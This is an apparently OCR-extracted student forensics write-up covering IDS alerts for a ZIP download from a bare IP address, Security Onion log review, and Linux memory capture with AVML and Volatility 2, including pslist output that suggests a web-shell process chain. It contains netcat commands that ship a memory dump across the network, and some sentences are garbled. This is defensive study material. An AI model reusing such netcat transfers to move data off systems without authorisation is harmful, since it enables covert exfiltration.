
Capture a log entry like in network.data.decoded we see that GET Kippo_DL_grabs_20130210.zip HTTP/1.1, it suggests that an HTTP GET request was made to download a file named Kippo_DL_grabs_20130210.zip using the HTTP/1.1 protocol. This kind of activity can be suspicious depending on the context, but given that it involves a .zip file, which could potentially contain malicious software or sensitive data, it warrants closer examination.




The "ET INFO Dotted Quad Host ZIP Request" alert in a network intrusion detection system like Suricata is indicative of a potentially suspicious activity. This alert is typically triggered when a ZIP file is requested from a web server that is identified by an IP address (in dotted quad format, e.g., 192.168.1.1) rather than a domain name. This kind of request can be suspicious because it often avoids normal DNS resolution processes, which might be an attempt to bypass security filters that track domain names but not direct IP addresses.

Malware Activity: Malware often uses direct IP addresses to download additional payloads or updates to avoid DNS-based security checks.


Data Exfiltration: Similar tactics can be used to send data to a server controlled by an attacker without alerting domain-based network monitoring systems.



Using Elastic in conjunction with Security Onion for visualizing network data is a powerful way to manage, analyze, and respond to security events within your network. Security Onion integrates Elastic as part of its stack, along with other tools like Logstash and Kibana, to create a comprehensive security monitoring environment.



After Filtering SSH logs in Elasticsearch within a Security Onion environment, we can 72 SSH logs, which are often a critical component of network monitoring for security issues such as unauthorized access attempts.



It suggests that Zeek has captured and logged metadata related to file transfers over the network, which includes ZIP file downloads or transfers that it has observed. Analyzing this data can help to understand what files are being moved around in my network, potentially identify malicious activities, and take proactive security measures.

Part – Three

Analyze Memory dump using Volatility2.

PART 1:


Preparing for Acquisition

For forensic memory acquisition we've used **avml tool**.

AVML (Acquire Volatile Memory for Linux) is a forensic tool designed for capturing volatile memory from Linux systems. It's particularly useful for incident response and forensic investigations as it allows investigators to collect memory images from a running Linux system without introducing much risk of contamination to the host system.

Total RAM size – 2 GB

OS- Ubuntu Server 14



We create the memdump file using this command

```
sudo ./avml /home/vagrant/avml/memdump.avml
```

And collect the memory dump file using netcat.

```
nc -l -p 12345 > memdump.avml
```

```
nc 192.168.1.88 12345 < memdump.avml
```

Netcat, often referred to as the "Swiss Army knife" of networking, is a versatile tool that allows for data transfer, scripting, and network debugging. It provides functions for anything from simple TCP/UDP data transfers to creating sophisticated scripts that can probe and manipulate network connections.

memdump.avml file is typically associated with a memory dump file. In the context of digital forensics and incident response, a .mem file is often the result of capturing the volatile memory (RAM) from a computer system.

Volatile memory can contain code and data related to malware that might not be easily discoverable on disk due to rootkits or sophisticated evasion techniques employed by attackers. Analyzing .mem files can help in identifying and understanding malicious payloads that were active in memory. RAM captures can reveal information that is not typically written on disk, such as encryption keys, passwords in clear text (depending on the application and system configuration), and network data. This can be particularly useful in cases where encryption is a barrier to investigation. Memory dumps provide a snapshot of running processes and network connections at the time of capture. This can be vital for understanding the actions of an attacker or the behavior of malicious software on a system.

Various artifacts, such as clipboard contents, command history, and user actions, may only reside in volatile memory and can be lost upon system shutdown or reboot. Capturing memory allows investigators to preserve and analyze these artifacts.

PART 2:

We've used **Volatility 2**, which is an advanced memory forensics framework used for the analysis of volatile memory (RAM) captures.

We need **Python 2.7 or later** installed on the system, as Volatility 2 is developed in Python.

Step 1

After Install need to navigate to the Volatility directory:

Step 1.1

First, we need to build the kernel profile – in out case this is ours

Linuxubuntu_3_13_0-170-genericx64

[I'm skipping the steps]

Step 2: Identify the Memory Image

We need to make sure the memory image file (e.g., memdump.avml) is accessible. We need to provide the path to this file when running Volatility 2 commands.

In our case =


```
python2.7 vol.py -f /home/shuvo/Desktop/htb/memdump.avml
```

Step 3: Run Plugins


After identifying the memory image's profile, we can now start running various plugins to analyze the data. Volatility 2 comes with a wide range of plugins for different purposes, from listing running processes to extracting network information and more.

We played with different plugins, we showcased some of them..

****



Offset	Name	Pid	PPid	Uid	Gid	DTB	Start Time
0xffff88007c098000	init	1	0	0	0	0x0000000077788000	2024-04-17 19:35:26 UTC+0000
0xffff88007c099800	kthreadd	2	0	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c09b000	ksoftirqd/0	3	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c09e000	kworker/0:0H	5	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c129800	rcu_sched	7	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c12b000	rcuos/0	8	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c12c800	rcuos/1	9	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c12e000	rcu_bh	10	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c150000	rcuob/0	11	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c151800	rcuob/1	12	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c153000	migration/0	13	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c154800	watchdog/0	14	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c160000	watchdog/1	15	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c161800	migration/1	16	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c163000	ksoftirqd/1	17	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c166000	kworker/1:0H	19	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c190000	khelper	20	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c191800	kdevtmpfs	21	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c193000	netns	22	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c194800	writeback	23	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c196000	kintegrityd	24	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c248000	bioset	25	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c249800	kworker/u5:0	26	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c24b000	kblockd	27	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c24c800	ata_sff	28	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c24e000	khubd	29	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c2c8000	md	30	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c2c9800	devfreq_wq	31	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c2cb000	kworker/0:1	32	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff88007c2cc800	kworker/1:1	33	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff8800775b0000	khungtaskd	35	2	0	0	----------	2024-04-17 19:35:26 UTC+0000
0xffff8800775b1800	kswapd0	36	2	0	0	----------	2024-04-17 19:35:26 UTC+0000




0xffff8800785e9800	nc	2227	1	0	0	0x00000000077b7a000	2024-04-17 20:06:44 UTC+0000
0xffff880077936000	sh	2398	1795	33	33	0x000000004b432000	2024-04-17 20:27:42 UTC+0000
0xffff8800785ee000	perl	2400	2398	33	33	0x00000000785aa000	2024-04-17 20:27:42 UTC+0000
0xffff8800785eb000	sh	2401	2400	33	33	0x00000000785de000	2024-04-17 20:27:42 UTC+0000
0xffff8800785e8000	bash	2402	2401	33	33	0x000000007858c000	2024-04-17 20:27:42 UTC+0000
0xffff880035299800	sh	2403	2402	33	33	0x0000000078b3e000	2024-04-17 20:27:42 UTC+0000
0xffff8800786a4800	python	2412	2403	33	33	0x00000000784a2000	2024-04-17 20:28:29 UTC+0000
0xffff880078b0e000	bash	2413	2412	33	33	0x000000004b494000	2024-04-17 20:28:29 UTC+0000
0xffff880079886000	sudo	2460	2413	33	33	0x000000007859c000	2024-04-17 20:33:56 UTC+0000
0xffff88001e006000	sudo	2576	1992	0	900	0x00000000784f4000	2024-04-17 20:39:40 UTC+0000
0xffff88001e003000	su	2577	2576	0	0	0x000000001e126000	2024-04-17 20:39:40 UTC+0000
0xffff880078d39800	bash	2578	2577	0	0	0x000000001e0dc000	2024-04-17 20:39:40 UTC+0000
0xffff88007aa81800	sendmail-mta	5666	1	0	0	0x000000007b4e0000	2024-04-17 23:52:01 UTC+0000
0xffff88004b4de000	kworker/u4:0	6779	2	0	0	----------	2024-04-18 00:38:43 UTC+0000
0xffff88004b5b1800	apache2	6823	1791	33	33	0x00000000779f0000	2024-04-18 00:45:02 UTC+0000
0xffff88004b5b4800	apache2	6838	1791	33	33	0x00000000784da000	2024-04-18 00:45:02 UTC+0000
0xffff88004b5b6000	apache2	6839	1791	33	33	0x000000007845e000	2024-04-18 00:45:02 UTC+0000
0xffff88007c164800	apache2	6840	1791	33	33	0x00000000785a2000	2024-04-18 00:45:02 UTC+0000
0xffff88001e2ec800	apache2	6841	1791	33	33	0x000000004b548000	2024-04-18 00:45:02 UTC+0000
0xffff88001e2ee000	apache2	6842	1791	33	33	0x000000004b53a000	2024-04-18 00:45:02 UTC+0000
0xffff88007aa84800	cupsd	6894	1	0	0	0x0000000077a64000	2024-04-18 00:45:02 UTC+0000
0xffff88007aa80000	apache2	6900	1791	33	33	0x0000000078d26000	2024-04-18 00:45:04 UTC+0000
0xffff88007766c800	dirmngr	7015	1	105	111	0x0000000079d4c000	2024-04-18 00:45:43 UTC+0000
0xffff8800778dc800	kworker/0:0	7024	2	0	0	----------	2024-04-18 00:45:43 UTC+0000
0xffff8800357de000	apache2	7155	1791	33	33	0x000000001e0e8000	2024-04-18 01:44:33 UTC+0000
0xffff880078363000	apache2	7173	1791	33	33	0x000000001e202000	2024-04-18 01:44:34 UTC+0000
0xffff8800783d1800	sshd	442	1449	0	0	0x00000000782f8000	2024-04-18 02:02:07 UTC+0000
0xffff880078db4800	sshd	461	442	900	900	0x000000003613c000	2024-04-18 02:02:14 UTC+0000
0xffff880078ce6000	bash	462	461	900	900	0x00000000784f8000	2024-04-18 02:02:14 UTC+0000
0xffff88001e2e9800	sudo	478	462	0	900	0x0000000036062000	2024-04-18 02:02:28 UTC+0000
0xffff88001e2eb000	su	479	478	0	0	0x00000000360cc000	2024-04-18 02:02:28 UTC+0000
0xffff88007aa83000	bash	480	479	0	0	0x0000000362e6000	2024-04-18 02:02:28 UTC+0000
0xffff880079a69800	sleep	2033	1466	0	0	0x00000000360b6000	2024-04-18 02:35:35 UTC+0000
0xffff880003196000	sudo	2052	480	0	0	0x0000000036270000	2024-04-18 02:44:43 UTC+0000
0xffff880003194800	avml	2053	2052	0	0	0x0000000077bf2000	2024-04-18 02:44:43 UTC+0000

```
┌──(root㉿s-kali)-[/home/shuvo/Desktop/vaol/volatility]
└─#
```

The **pslist plugin** in Volatility is designed to enumerate the processes running on a Linux system at the time the memory image was captured. This plugin is crucial for forensic analysts and incident responders, as it provides a snapshot of the active processes, which can be essential for identifying malicious activities, investigating system usage, or understanding the state of the system during an incident.

